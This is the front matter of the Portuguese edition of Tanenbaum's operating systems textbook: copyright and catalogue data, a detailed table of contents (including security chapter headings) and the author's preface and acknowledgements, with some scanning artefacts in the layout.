

# PÁGINA EM BRANCO



## SISTEMAS OPERACIONAIS MODERNOS

3ª EDIÇÃO

# PÁGINA EM BRANCO



## ANDREW S. TANENBAUM

# SISTEMAS OPERACIONAIS MODERNOS

3ª EDIÇÃO

#### Tradução

Prof. Dr. Ronaldo A. L. Gonçalves Prof. Dr. Luís A. Consularo Luciana do Amaral Teixeira

#### Revisão Técnica

Prof. Dr. Raphael Y. de Camargo Centro de Matemática, Computação e Cognição — Universidade Federal do ABC





São Paulo



#### © 2010 by Pearson Education do Brasil Título original: *Modern operating systems, third edition* © 2008 Pearson Education, Inc.

Tradução autorizada a partir da edição original em inglês, publicada pela Pearson Education Limited, Reino Unido. Todos os direitos reservados. Nenhuma parte desta publicação poderá ser reproduzida ou transmitida de qualquer modo ou por qualquer outro meio, eletrônico ou mecânico, incluindo fotocópia, gravação ou qualquer outro tipo de sistema de armazenamento e transmissão de informação, sem prévia autorização, por escrito, da Pearson Education do Brasil.

Diretor editorial: Roger Trimer
Gerente editorial: Sabrina Cairo
Supervisor de produção editorial: Marcelo Françozo
Editora: Marina S. Lupinetti
Revisão: Norma Gusukuma e Carmen Costa
Capa: Celso Blanes sobre o projeto original de Andrew S. Tanenbaum,
Tracy Dunkelberger, Tamara Newmam e Steve Lefkowitz
Diagramação: Globaltec Artes Gráficas Ltda.

#### Dados Internacionais de Catalogação na Publicação (CIP) (Câmara Brasileira do Livro, SP, Brasil)

Tanenbaum, Andrew S.

Sistemas operacionais modernos / Andrew S. Tanenbaum ; tradução Ronaldo A.L. Gonçalves, Luís A. Consularo, Luciana do Amaral Teixeira ; revisão técnica Raphael Y. de Camargo. -- 3. ed. -- São Paulo : Pearson Prentice Hall, 2009.

Título original: Modern operating systems. Bibliografia. ISBN 978-85-7605-237-1

1. Sistemas operacionais (Computadores) I. Título.

09-10401 CDD-005.43

Índices para catálogo sistemático:

1. Sistemas operacionais : Computadores : Processamento de dados 005.43

2009

Direitos exclusivos para a língua portuguesa cedidos à Pearson Education do Brasil Ltda., uma empresa do grupo Pearson Education. Av. Ermano Marchetti, 1.435 CEP: 05038-001, Lapa, São Paulo — SP Tel.: (11) 2178-8686/Fax: (11) 2178-8688 e-mail: vendas@pearsoned.com



Para Suzanne, Barbara e Marvin, e em memória de Bram e Sweetie  $\pi$ 

# PÁGINA EM BRANCO



## Sumário

Prefácio xix		1.5	
Intro	dução 1		1.5.1 Processos 23 1.5.2 Espaços de endereçamento 24
1.1	O que é um sistema operacional? 2  1.1.1 O sistema operacional como uma máquina estendida 2  1.1.2 O sistema operacional como um gerenciador de recursos 3		<ul> <li>1.5.3 Arquivos 24</li> <li>1.5.4 Entrada e saída 26</li> <li>1.5.5 Segurança 26</li> <li>1.5.6 O interpretador de comandos (shell) 27</li> <li>1.5.7 Ontogenia recapitula a filogenia 27</li> </ul>
1.2	História dos sistemas operacionais 4  1.2.1 A primeira geração (1945–1955) — válvulas 4  1.2.2 A segunda geração (1955–1965) — transistores e sistemas em lote (batch) 5  1.2.3 A terceira geração (1965–1980) — CIs e multiprogramação 6  1.2.4 A quarta geração (1980–presente) — computadores pessoais 9	1.6	Chamadas de sistema (system calls) 29 1.6.1 Chamadas de sistema para gerenciamento de processos 31 1.6.2 Chamadas de sistema para gerenciamento de arquivos 34 1.6.3 Chamadas de sistema para gerenciamento de diretórios 34 1.6.4 Outras chamadas de sistema 35 1.6.5 A API Win32 do Windows 36
1.3	Revisão sobre hardware de computadores 11 1.3.1 Processadores 12 1.3.2 Memória 14 1.3.3 Discos 15 1.3.4 Fitas 16 1.3.5 Dispositivos de E/S 16 1.3.6 Barramentos 18	1.7	1.7.1 Sistemas monolíticos 37 1.7.2 Sistemas de camadas 38 1.7.3 Micronúcleo 39 1.7.4 O modelo cliente–servidor 40 1.7.5 Máquinas virtuais 41 1.7.6 Exonúcleo 43
1.4	<ul> <li>1.3.7 Inicializando o computador 20</li> <li>O zoológico de sistemas operacionais 20</li> <li>1.4.1 Sistemas operacionais de computadores de grande porte 20</li> <li>1.4.2 Sistemas operacionais de servidores 21</li> </ul>	1.8	O mundo de acordo com a linguagem C 43 1.8.1 A linguagem C 44 1.8.2 Arquivos de cabeçalho 44 1.8.3 Grandes projetos de programação 44 1.8.4 O modelo de execução 45
	1.4.2 Sistemas operacionais de servidores 21	1.9	Pesquisas em sistemas operacionais 45
	multiprocessadores 21	1.1	0 Delineamento do restante deste livro 46
	1.4.4 Sistemas operacionais de computadores pessoais 21	1.1	1 Unidades métricas 47
	1.4.5 Sistemas operacionais de computadores portáteis 21	1.1	
	1.4.6 Sistemas operacionais embarcados 21	2 Pro	ocessos e threads 50
	<ul><li>1.4.7 Sistemas operacionais de nós sensores (sensor node) 21</li></ul>	2.1	2.1.1 O modelo de processo 50
	<ul><li>1.4.8 Sistemas operacionais de tempo real 22</li><li>1.4.9 Sistemas operacionais de cartões inteligentes (smart cards) 22</li></ul>		<ul><li>2.1.2 Criação de processos 52</li><li>2.1.3 Término de processos 53</li><li>2.1.4 Hierarquias de processos 53</li></ul>

1

3

2.1.5 Estados de processos 54

2.1.6 Implementação de processos 55

	2.1.7 Modelando a multiprogramação 56		3.3.2 Tabelas de páginas 117
2.2	Threads 57		3.3.3 Acelerando a paginação 118
2.2	2.2.1 O uso de thread 57		3.3.4 Tabelas de páginas para memórias
	2.2.2 O modelo de thread clássico 60		grandes 120
	2.2.3 Threads POSIX 62	3.4	Algoritmos de substituição de páginas 122
		1277 75 335	3.4.1 O algoritmo ótimo de substituição de
	2.2.4 Implementação de threads no espaço do		página 123
	usuário 63		3.4.2 O algoritmo de substituição de página não
	2.2.5 Implementação de threads no núcleo 66		usada recentemente (NRU) 124
	2.2.6 Implementações híbridas 66		3.4.3 O algoritmo de substituição de página
	2.2.7 Ativações do escalonador 67		primeiro a entrar, primeiro a sair 124
	2.2.8 Threads pop-up 67		3.4.4 O algoritmo de substituição de página
	2.2.9 Convertendo o código monothread em		segunda chance 125
	código multithread 68		3.4.5 O algoritmo de substituição de página do
2.3	Comunicação entre processos 70		relógio 125
2.0	2.3.1 Condições de corrida 70		3.4.6 Algoritmo de substituição de página usada
	2.3.2 Regiões críticas 71		menos recentemente (LRU) 126
	2.3.3 Exclusão mútua com espera ociosa 71		3.4.7 Simulação do LRU em software 127
	2.3.4 Dormir e acordar 75		3.4.8 O algoritmo de substituição de página do
			conjunto de trabalho 128
	2.3.5 Semáforos 77		3.4.9 O algoritmo de substituição de página
	2.3.6 Mutexes 78		WSClock 130
	2.3.7 Monitores 81		3.4.10 Resumo dos algoritmos de substituição de
	2.3.8 Troca de mensagens 85		página 132
	2.3.9 Barreiras 87	3.5	Questões de projeto para sistemas de
2.4	Escalonamento 87	3.5	paginação 133
Sist	2.4.1 Introdução ao escalonamento 88		3.5.1 Política de alocação local versus global 133
	2.4.2 Escalonamento em sistemas em lote 92		3.5.2 Controle de carga 135
	2.4.3 Escalonamento em sistemas interativos 93		3.5.3 Tamanho de página 135
	2.4.4 Escalonamento em sistemas de		3.5.4 Espaços separados de instruções e dados 136
	tempo real 96		3.5.5 Páginas compartilhadas 136
	2.4.5 Política <i>versus</i> mecanismo 97		3.5.6 Bibliotecas compartilhadas 137
	2.4.6 Escalonamento de threads 97		3.5.7 Arquivos mapeados 139
10/1/10/2			3.5.8 Política de limpeza 139
2.5	Problemas clássicos de IPC 98		3.5.9 Interface da memória virtual 139
	2.5.1 O problema do jantar dos filósofos 98	7.0	
	2.5.2 O problema dos leitores e escritores 100	3.6	Questões de implementação 140
2.6	Pesquisas em processos e threads 101		3.6.1 Envolvimento do sistema operacional com a
	ASS SEE SEM		paginação 140
2.7	Resumo 102		3.6.2 Tratamento de falta de página 140
C			3.6.3 Backup de instrução 141
Gere	enciamento de memória 106		3.6.4 Retenção de páginas na memória 142 3.6.5 Memória secundária 142
3.1	Sem abstração de memória 106		3.6.6 Separação da política e do mecanismo 143
3.2	Abetração do momória: ocnaços do		
3.2	Abstração de memória: espaços de	3.7	Segmentação 144
	endereçamento 108		3.7.1 Implementação de segmentação pura 147
	3.2.1 A noção de espaço de endereçamento 109		3.7.2 Segmentação com paginação: MULTICS 147
	3.2.2 Troca de memória 110		3.7.3 Segmentação com paginação: o Pentium
	3.2.3 Gerenciando a memória livre 112		Intel 150

Memória virtual 114

3.3.1 Paginação 115

3.3

5.1.5 Interrupções revisitadas 209

3.8	Pesquisas em gerenciamento de memória 153		5.1.5 Interrupções revisitadas 209
3.9	Resumo 153	5.2	Princípios do software de E/S 211 5.2.1 Objetivos do software de E/S 211
Siste	mas de arquivos 158		5.2.2 E/S programada 212
4.1	Arquivos 159 4.1.1 Nomeação de arquivos 159		5.2.3 E/S usando interrupção 213 5.2.4 E/S usando DMA 214
	<ul> <li>4.1.2 Estrutura de arquivos 160</li> <li>4.1.3 Tipos de arquivos 161</li> <li>4.1.4 Acesso aos arquivos 162</li> <li>4.1.5 Atributos de arquivos 163</li> <li>4.1.6 Operações com arquivos 164</li> <li>4.1.7 Exemplo de um programa com chamadas de sistema para arquivos 164</li> </ul>	5.3	Camadas do software de E/S 214 5.3.1 Tratadores de interrupção 214 5.3.2 Drivers dos dispositivos 215 5.3.3 Software de E/S independente de dispositivo 218 5.3.4 Software de E/S do espaço do usuário 221 Discos 222
4.2	Diretórios 166 4.2.1 Sistemas de diretório em nível único 166 4.2.2 Sistemas de diretórios hierárquicos 166 4.2.3 Nomes de caminhos 167 4.2.4 Operações com diretórios 168		<ul> <li>5.4.1 Hardware do disco 223</li> <li>5.4.2 Formatação de disco 233</li> <li>5.4.3 Algoritmos de escalonamento de braço de disco 235</li> <li>5.4.4 Tratamento de erros 237</li> <li>5.4.5 Armazenamento estável 239</li> </ul>
4.3	Implementação do sistema de arquivos 169 4.3.1 Esquema do sistema de arquivos 169 4.3.2 Implementação de arquivos 170 4.3.3 Implementação de diretórios 173 4.3.4 Arquivos compartilhados 175	5.5	Relógios 241 5.5.1 Hardware do relógio 241 5.5.2 Software do relógio 242 5.5.3 Temporizadores por software 243
	<ul> <li>4.3.5 Sistemas de arquivos estruturados com base em log 176</li> <li>4.3.6 Sistemas de arquivos <i>journaling</i> 177</li> <li>4.3.7 Sistemas de arquivos virtuais 178</li> </ul>	5.6	Interfaces com o usuário: teclado, mouse, monitor 244 5.6.1 Software de entrada 244 5.6.2 Software de saída 248
4.4	Gerenciamento e otimização dos sistemas de	5.7	Clientes magros (thin clients) 257
2.551.55.0	arquivos 180 4.4.1 Gerenciamento de espaço em disco 180 4.4.2 Cópia de segurança do sistema de arquivos 185	5.8	Gerenciamento de energia 259 5.8.1 Questões de hardware 259 5.8.2 Questões do sistema operacional 260 5.8.3 Questões dos programas de aplicação 263
	4.4.3 Consistência do sistema de arquivos 188	5.9	Pesquisas em entrada/saída 264
	4.4.4 Desempenho do sistema de arquivos 190	5.10	Resumo 264
	4.4.5 Desfragmentando discos 193	6 Impas	sses 269
4.5	Exemplos de sistemas de arquivos 193 4.5.1 Sistemas de arquivos para CD-ROM 193 4.5.2 O sistema de arquivos do MS-DOS 196 4.5.3 O sistema de arquivos do UNIX V7 198	6.1	Recursos 269 6.1.1 Recursos preemptíveis e não preemptíveis 269 6.1.2 Aquisição de recurso 270
4.6	Pesquisas em sistemas de arquivos 200	6.0	
4.7	Resumo 200 ada/saída 203	6.2	Introdução aos impasses 271 6.2.1 Condições para ocorrência de impasses de recurso 271
			6.2.2 Modelagem de impasses 272
5.1	Princípios do hardware de E/S 203 5.1.1 Dispositivos de E/S 203	6.3	Algoritmo do avestruz 274
	5.1.2 Controladores de dispositivos 204 5.1.3 E/S mapeada na memória 205 5.1.4 Acesso direto à memória (DMA) 207	6.4	Detecção e recuperação de deadlocks 274 6.4.1 Detecção de impasses com um recurso de cada tipo 274

4

5

		<ul><li>6.4.2 Detecção de impasses com múltiplos recursos de cada tipo 275</li><li>6.4.3 Recuperação de situações de impasse 277</li></ul>		7.7	Alocação de arquivos em discos 309 7.7.1 Alocação de um arquivo em um único disco 309
	6.5	Evitando impasses 278  6.5.1 Trajetórias de recursos 278  6.5.2 Estados seguros e inseguros 279  6.5.3 O algoritmo do banqueiro para um único recurso 280  6.5.4 O algoritmo do banqueiro com múltiplos recursos 280			<ul> <li>7.7.2 Duas estratégias alternativas de organização de arquivos 310</li> <li>7.7.3 Alocação de arquivos para vídeo quase sob demanda 312</li> <li>7.7.4 Alocação de múltiplos arquivos em um único disco 313</li> <li>7.7.5 Alocação de arquivos em múltiplos discos 315</li> </ul>
	6.6	Prevenção de impasses 281  6.6.1 Atacando a condição de exclusão mútua 281  6.6.2 Atacando a condição de posse e espera 282		7.8	Caching 316 7.8.1 Caching de blocos 317 7.8.2 Caching de arquivos 318
		<ul><li>6.6.3 Atacando a condição de não preempção 282</li><li>6.6.4 Atacando a condição de espera circular 282</li></ul>		7.9	Escalonamento de disco para multimídia 318 7.9.1 Escalonamento estático de disco 318 7.9.2 Escalonamento dinâmico de disco 319
	6.7	Outras questões 283		7.10	Pesquisas em multimídia 320
		6.7.1 Bloqueio em duas fases 283 6.7.2 Impasses de comunicação 283 6.7.3 Livelock 284	•	7.11	Resumo 320
		6.7.4 Condição de inanição 285	8		mas com múltiplos processadores 324
	6.8	Pesquisas em impasses 286		8.1	Multiprocessadores 325 8.1.1 Hardware de multiprocessador 326
	6.9	Resumo 286			8.1.2 Tipos de sistemas operacionais para multiprocessadores 331
7	Sister 7.1	mas operacionais multimídia 289 Introdução à multimídia 289			8.1.3 Sincronização em multiprocessadores 333 8.1.4 Escalonamento de multiprocessadores 336
	7.2	Arquivos multimídia 292 7.2.1 Codificação de vídeo 292 7.2.2 Codificação de áudio 294		8.2	Multicomputadores 340 8.2.1 Hardware de multicomputador 340 8.2.2 Software de comunicação de baixo
	7.3	Compressão de vídeo 295 7.3.1 O padrão JPEG 296 7.3.2 O padrão MPEG 298			nível 343 8.2.3 Software de Comunicação no nível do usuário 344
	7.4	Compressão de áudio 299			8.2.4 Chamada de procedimento remoto 346 8.2.5 Memória compartilhada distribuída 347
	7.5	Escalonamento de processos multimídia 302 7.5.1 Escalonamento de processos			8.2.6 Escalonamento em multicomputador 350 8.2.7 Balanceamento de carga 350
		homogêneos 302 7.5.2 Escalonamento geral de tempo real 302 7.5.3 Escalonamento por taxa monotônica 303 7.5.4 Escalonamento prazo mais curto primeiro 304		8.3	Virtualização 352 8.3.1 Requisitos para virtualização 353 8.3.2 Hipervisores tipo 1 354 8.3.3 Hipervisores tipo 2 355 8.3.4 Paravirtualização 356
	7.6	Paradigmas de sistemas de arquivos multimídia 305 7.6.1 Funções de controle VCR 306 7.6.2 Vídeo quase sob demanda 307 7.6.3 Vídeo quase sob demanda com funções VCR 308			<ul> <li>8.3.5 Virtualização de memória 357</li> <li>8.3.6 Virtualização de E/S 358</li> <li>8.3.7 Ferramentas virtuais 359</li> <li>8.3.8 Máquinas virtuais em CPUs multinúcleo 359</li> <li>8.3.9 Problemas de licenciamento 359</li> </ul>



Sn‡w666

8.4	Sistemas distribuídos 360 8.4.1 Hardware de rede 361		9.6.4 Ataque por transbordamento de números inteiros 411
	8.4.2 Serviços e protocolos de rede 363		9.6.5 Ataques por injeção de código 411
	8.4.3 Middleware com base em documentos 366		9.6.6 Ataques de escalada de privilégio 412
	8.4.4 Middleware baseado no sistema de arquivos 367	9.7	Malware 412
	8.4.5 Middleware baseado em objetos		9.7.1 Cavalos de Troia 414 9.7.2 Vírus 415
	compartilhados 370		9.7.3 Vermes 421
	8.4.6 Middleware com base em		9.7.4 Spyware 423
	coordenação 371		9.7.5 Rootkits 424
	8.4.7 Grades 374	9.8	Defesas 427
8.5	Pesquisas em sistemas	5.0	9.8.1 Firewalls 427
	multiprocessadores 374		9.8.2 Técnicas antivírus e antiantivírus 429
8.6	Resumo 375		9.8.3 Assinatura de código 432 9.8.4 Encarceramento 433
Segui	rança 379		9.8.5 Detecção de intrusão baseada em modelo 434
107.01			9.8.6 Encapsulamento de código móvel 435
9.1	O ambiente de segurança 380		9.8.7 Segurança em Java 437
	9.1.1 Ameaças 380 9.1.2 Invasores 381	9.9	Pesquisas em segurança 438
	9.1.3 Perda acidental de dados 381	9.10	Resumo 439
9.2	Criptografia básica 382	10 Estud	o de caso 1: Linux 443
	9.2.1 Criptografia por chave secreta 382		
	9.2.2 Cifragem de chave pública 383	10.1	História do UNIX e do Linux 443
	9.2.3 Funções de via única 383		10.1.1 UNICS 443
	9.2.4 Assinaturas digitais 383		10.1.2 UNIX PDP-11 444
	9.2.5 Módulo de plataforma confiável 384		10.1.3 UNIX portátil 444
9.3	Mecanismos de proteção 385		10.1.4 UNIX de Berkeley 445
	9.3.1 Domínios de proteção 385		10.1.5 UNIX-padrão 445 10.1.6 MINIX 446
	9.3.2 Listas de controle de acesso 386		10.1.6 Minix 446
	9.3.3 Capacidades 388		
	9.3.4 Sistemas confiáveis 390	10.2	Visão geral do Linux 448
	9.3.5 Base computacional confiável 391		10.2.1 Objetivos do Linux 448
	9.3.6 Modelos formais de sistemas seguros 392		10.2.2 Interfaces para o Linux 449
	9.3.7 Segurança multiníveis 392		10.2.3 O interpretador de comandos (shell) 450
	9.3.8 Canal oculto 394		10.2.4 Programas utilitários do Linux 452
9.4	Autenticação 397		10.2.5 Estrutura do núcleo 453
3.4	9.4.1 Autenticação usando senhas 398	10.3	Processos no Linux 454
	9.4.2 Autenticação usando um objeto físico 402		10.3.1 Conceitos fundamentais 455
	9.4.3 Autenticação usando biometria 404		10.3.2 Chamadas de sistemas para gerenciamento
	The same and the s		de processo do Linux 456
9.5	Ataques de dentro do sistema 406		10.3.3 Implementação de processos no
	9.5.1 Bombas lógicas 406		Linux 459
	9.5.2 Alçapões 406		10.3.4 Escalonamento no Linux 463
	9.5.3 Logro na autenticação do usuário 407		10.3.5 Inicializando o Linux 465
9.6	Explorando erros de código 407	10.4	Gerenciamento de memória no Linux 466
	9.6.1 Ataque por transbordamento do buffer 408		10.4.1 Conceitos fundamentais 466
	9.6.2 Ataques à cadeia de formato 409		10.4.2 Chamadas de sistema para gerenciamento
	9.6.3 Ataque de retorno à libc 410		de memória no Linux 469

9

10.5	10.4.3 Implementação do gerenciamento de memória no Linux 469 10.4.4 Paginação no Linux 473 Entrada/saída no Linux 475		<ul> <li>11.4.2 Chamadas API de gerenciamento de tarefa, processo, thread e filamento 535</li> <li>11.4.3 Implementação de processos e threads 537</li> </ul>
	<ul> <li>10.5.1 Conceitos fundamentais 475</li> <li>10.5.2 Transmissão em redes 476</li> <li>10.5.3 Chamadas de sistema para entrada/saída no Linux 477</li> <li>10.5.4 Implementação de entrada/saída no Linux 478</li> <li>10.5.5 Módulos no Linux 480</li> </ul>	11.5	Gerenciamento de memória 543 11.5.1 Conceitos fundamentais 543 11.5.2 Chamadas de sistema para gerenciamento de memória 546 11.5.3 Implementação do gerenciamento de memória 547
10.6		11.6	Caching no Windows Vista 553
10.6	O sistema de arquivos do Linux 480  10.6.1 Conceitos fundamentais 480  10.6.2 Chamadas de sistema de arquivos no Linux 484  10.6.3 Implementação do sistema de arquivos do	11.7	Entrada/saída no Windows Vista 554 11.7.1 Conceitos fundamentais 554 11.7.2 Chamadas API de entrada/saída 555 11.7.3 Implementação de E/S 557
	Linux 486 10.6.4 NFS: o sistema de arquivos de rede 491	11.8	O sistema de arquivos NT do Windows 560 11.8.1 Conceitos fundamentais 561 11.8.2 Implementação do sistema de arquivos
10.7	Segurança no Linux 495 10.7.1 Conceitos fundamentais 495	12272	NTFS 561
	10.7.2 Chamadas de sistema para segurança no Linux 497  10.7.3 Implementação de segurança no Linux 497	11.9	Segurança no Windows Vista 568 11.9.1 Conceitos fundamentais 568 11.9.2 Chamadas API de segurança 569 11.9.3 Implementação de segurança 570
10.8	Resumo 498	11.10	Resumo 572
11 Estud	lo de Caso 2: Windows Vista 502		lo de Caso 3: sistema operacional
11.1	História do Windows Vista 502		ian 575
312	<ul> <li>11.1.1 Década de 1980: O MS-DOS 502</li> <li>11.1.2 Década de 1990: o Windows baseado no MS-DOS 503</li> <li>11.1.3 Década de 2000: o Windows baseado em NT 503</li> <li>11.1.4 Windows Vista 505</li> </ul>	12.1	A história do sistema operacional  Symbian 575  12.1.1 Raízes do sistema operacional Symbian: Psion e EPOC 575  12.1.2 Sistema operacional Symbian versão 6 576  12.1.3 Sistema operacional Symbian versão 7 576
11.2	Programando o Windows Vista 506 11.2.1 A interface de programação nativa de	10.0	12.1.4 O sistema operacional Symbian hoje 576
	aplicações do NT 507  11.2.2 A interface de programação de aplicações do Win32 509  11.2.3 O registro do Windows 512	12.2	Uma visão geral do sistema operacional Symbian 577 12.2.1 Orientação a objetos 577 12.2.2 Projeto de micronúcleo 577
11.3	Estrutura do sistema 513 11.3.1 Estrutura do sistema operacional 513 11.3.2 Inicialização do Windows Vista 522 11.3.3 A implementação do gerenciador de		<ul> <li>12.2.3 O nanonúcleo do Symbian 578</li> <li>12.2.4 Acesso a recursos cliente/servidor 578</li> <li>12.2.5 Funções de um sistema operacional maior 579</li> <li>12.2.6 Comunicação e multimídia 579</li> </ul>
	objetos 523 11.3.4 Subsistemas, DLLs e serviços do modo usuário 530	12.3	Processos e threads no Symbian 579 12.3.1 Threads e nanothreads 579
11.4	Processos e threads no Windows Vista 532 11.4.1 Conceitos Fundamentais 532		12.3.2 Processos 580 12.3.3 Objetos ativos 580 12.3.4 Comunicação entre processos 581



Sn‡w666

12.4	Gerenciamento de memória 581		13.3.7 Implementação de cima para baixo versus
	12.4.1 Sistemas sem memória virtual 581		de baixo para cima 604
	12.4.2 Como o Symbian faz endereçamento de		13.3.8 Técnicas úteis 605
	memória 582	13.4	Desempenho 608
12.5	Entrada e saída 584		13.4.1 Por que os sistemas operacionais são
	12.5.1 Drivers de dispositivos 584		lentos? 608
	12.5.2 Extensões de núcleo 584		13.4.2 O que deve ser otimizado? 608
	12.5.3 Acesso direto à memória 584		13.4.3 Ponderações espaço/tempo 609
	12.5.4 Caso especial: mídia de		13.4.4 Uso de cache 611
	armazenamento 585		13.4.5 Dicas 611
	12.5.5 Bloqueando E/S 585		13.4.6 Exploração da localidade 611
	12.5.6 Mídia removível 585		13.4.7 Otimização do caso comum 612
12.6	Sistemas de armazenamento 585	13.5	Gerenciamento de projeto 612
	12.6.1 Sistemas de arquivos para dispositivos		13.5.1 O mítico homem-mês 612
	móveis 586		13.5.2 Estrutura da equipe 613
	12.6.2 O sistema de arquivos do Symbian 586		13.5.3 O papel da experiência 614
	12.6.3 Segurança e proteção do sistema de		13.5.4 Sem soluções geniais 615
	arquivos 586	13.6	Tendências no projeto de sistemas
12.7	Segurança no Symbian 587		operacionais 615
12.8	Comunicação no Symbian 588		13.6.1 Virtualização 615
12.0	12.8.1 Infraestrutura básica 588		13.6.2 Processadores multinúcleo 615
	12.8.2 Uma visão mais próxima da		13.6.3 Sistemas operacionais com grandes espaço
	infraestrutura 589		de endereçamento 616
	ilitaesti utura 389		13.6.4 Em rede 616
12.9	Resumo 590		13.6.5 Sistemas paralelos e distribuídos 616
			13.6.6 Multimídia 617
13 Proje	to de sistemas operacionais 592		13.6.7 Computadores movidos a bateria 617
13.1	A natureza do problema de projeto 592		13.6.8 Sistemas embarcados 617
	13.1.1 Objetivos 592		13.6.9 Nó sensor 617
	13.1.2 Por que é difícil projetar um sistema operacional? 593	13.7	Resumo 618
13.2	Projeto de interface 594	14 Suges	stões de leitura e bibliografia 620
13.2	13.2.1 Princípios norteadores 594	14 1	Sugestões de leituras adicionais 620
	13.2.2 Paradigmas 595	17.1	14.1.1 Trabalhos introdutórios e gerais 620
	13.2.3 A interface de chamadas de sistema 597		14.1.2 Processos e threads 620
92012927			14.1.3 Gerenciamento de memória 621
13.3	Implementação 598		14.1.4 Entrada/saída 621
	13.3.1 Estrutura do sistema 598		14.1.5 Sistemas de arquivos 621
	13.3.2 Mecanismo versus política 601		14.1.6 Impasses 621
	13.3.3 Ortogonalidade 601		14.1.7 Sistemas operacionais multimídia 621
	13.3.4 Nomeação 602		14.1.8 Sistemas de múltiplos processadores 622
	13.3.5 Momento de associação (binding		14.1.9 Segurança 622
	time) 603	4.4	
	13.3.6 Estruturas estáticas versus dinâmicas 603	14.2	Bibliografia 625

# PÁGINA EM BRANCO

### Prefácio

Esta terceira edição de Sistemas operacionais modernos é diferente da edição anterior em uma série de aspectos. Para começar, os capítulos foram reorganizados para apresentar o material central no início e é dada maior ênfase ao sistema operacional como criador de abstrações. Juntos, processos, espaços de endereçamento virtuais e arquivos são os principais conceitos fornecidos pelos sistemas operacionais e, por isso, os capítulos que abordam tais conceitos foram colocados no início desta nova edição. O Capítulo 1, que foi bastante atualizado, introduz todos os conceitos. Já o Capítulo 2 trata da abstração da CPU em múltiplos processos, enquanto o Capítulo 3 trata da abstração da memória física em espaços de endereçamento (memória virtual) e o Capítulo 4 refere-se à abstração do disco em arquivos.

Como citado, o Capítulo 1 foi modificado e atualizado em muitos trechos: agora, por exemplo, é oferecida uma introdução à linguagem de programação C e ao modelo de tempo de execução de C para leitores familiarizados apenas com Java.

No Capítulo 2, a discussão sobre threads foi revisada e ampliada como reflexo do aumento da importância de tal conceito. Entre outras coisas, o capítulo agora traz uma seção sobre o padrão pthreads da IEEE.

O Capítulo 3, sobre gerenciamento de memória, foi reorganizado e enfatiza a ideia de que uma das funções principais de um sistema operacional é fornecer a abstração de um espaço de endereçamento virtual para cada processo. O conteúdo anterior sobre sistemas em lote foi eliminado, e o material sobre a implementação de paginação foi atualizado para focar na necessidade de lidar com espaços de endereçamento maiores (muito comuns atualmente) e também na necessidade de velocidade.

Nos capítulos 4 a 7, parte do material antigo foi extraída e novo conteúdo foi inserido. As seções sobre pesquisa atual que fazem parte desses capítulos foram completamente reescritas e muitos problemas e exercícios de programação novos foram acrescentados.

Atualizei Capítulo 8 incluindo material sobre sistemas multinúcleos e uma seção completamente nova sobre tecnologia de virtualização, hipervisores e máquinas virtuais; além disso, usamos o VMware como exemplo.

O Capítulo 9 também passou por revisões e reorganizações, de forma que foram acrescentados novos conteúdos sobre exploração de códigos de erro, softwares nocivos e defesas contra eles.

Nesta edição, os capítulos 10 e 11 são revisões dos antigos capítulos de mesma numeração. O antigo Capítulo 10 tratava do UNIX e do Linux e, agora, o foco do Capítulo 10 é evidentemente o Linux, trazendo bastante material novo a seu respeito. Já a revisão do antigo Capítulo 11 (sobre o Windows 2000) trata agora do Windows Vista, com um tratamento completamente atualizado do Windows.

O Capítulo 12 é novo. Percebi que sistemas operacionais embarcados, como os encontrados em telefones celulares e PDAs, são negligenciados na maioria dos livrostexto, apesar do fato de haver mais deles por aí que PCs e notebooks. Esta edição remedia o problema, com uma discussão ampliada acerca do Symbian OS, amplamente usado em Smart Phones.

Já o Capítulo 13, sobre projetos de sistemas operacionais, sofreu poucas alterações em relação à segunda edição.

#### **Recursos adicionais**



Este livro oferece também uma série de recursos adicionais a professores e estudantes, disponíveis no site www.prenhal.com/tanenbaum\_br.

Website Professores têm a sua disposição apresentações em PowerPoint e um manual de soluções (em inglês) com a resolução dos problemas apresentados nos capítulos.\*

Estudantes, por sua vez, encontram no site laborátorio (em inglês), simuladores (em inglês) e exercícios de múltipla escolha.

#### **Agradecimentos**

Muitas pessoas me ajudaram nessa revisão. Antes de prosseguir, quero agradecer a minha editora, Tracy Dunkelberger. Este é meu 18º livro e já deixei muitos editores esgotados no processo. Tracy foi além de sua obrigação nesta edição, fazendo coisas como encontrar contribuidores, preparar numerosas revisões, ajudar com todos os suplementos, lidar com contratos, coordenar muitos processos paralelos, geralmente assegurando que os prazos fossem respeitados, e muito mais. Ela também conseguiu que eu

<sup>\*</sup> Esses materiais são de uso exclusivo de professores e estão protegidos por senha. Para ter acesso a eles, os professores que adotam o livro devem entrar em contato com seu representante Pearson ou enviar um e-mail para universitários@pearsoned.com.

fizesse e cumprisse um cronograma muito apertado a fim de que este livro ficasse pronto a tempo. E, durante todo o tempo, ela permaneceu falante e alegre, apesar de todas as outras atribuições que lhe tomavam tempo. Muito obrigado, Tracy. Sou muito grato por tudo.

Ada Gavrilovska, da Georgia Tech, especialista em linguagem interna do Linux, atualizou o Capítulo 10, de um capítulo mais concentrado no UNIX para um mais focalizado no Linux, embora grande parte do capítulo ainda possa ser generalizada para todos os sistemas UNIX. O Linux é mais popular entre os estudantes que o FreeBSD, portanto, essa é uma alteração valiosa.

Dave Probert, da Microsoft, atualizou o Capítulo 11, transformando-o de um capítulo sobre o Windows 2000 a um sobre o Windows Vista. Embora eles tenham algumas semelhanças, também têm diferenças significativas. Dave tem grande conhecimento sobre o Windows e perspicácia suficiente para apontar as diferenças entre pontos nos quais a Microsoft acertou e errou. O livro está muito melhor como resultado de seu trabalho.

Mike Jipping, da Hope College, escreveu o capítulo sobre o sistema operacional Symbian. A ausência de material sobre sistemas embarcados de tempo real era uma grave omissão no livro e, graças a Mike, esse problema foi resolvido. Sistemas embarcados de tempo real estão se tornando cada vez mais importantes, e esse capítulo oferece uma excelente introdução ao tema.

Ao contrário de Ada, Dave e Mike, que se concentraram cada um em um capítulo, Shivakant Mishra, da Universidade do Colorado, em Boulder, atuou como um sistema distribuído, lendo e comentando muitos capítulos e também fornecendo significativa quantidade de novos exercícios e problemas de programação do início ao fim do livro.

Hugh Lauer também merece especial menção. Quando pedimos ideias sobre como revisar a segunda edição, não estávamos esperando um relatório de 23 páginas com espaçamento simples — mas foi o que recebemos. Muitas das alterações, como a ênfase na abstração de processos, espaços de endereçamento e arquivos, devem-se à sua contribuição.

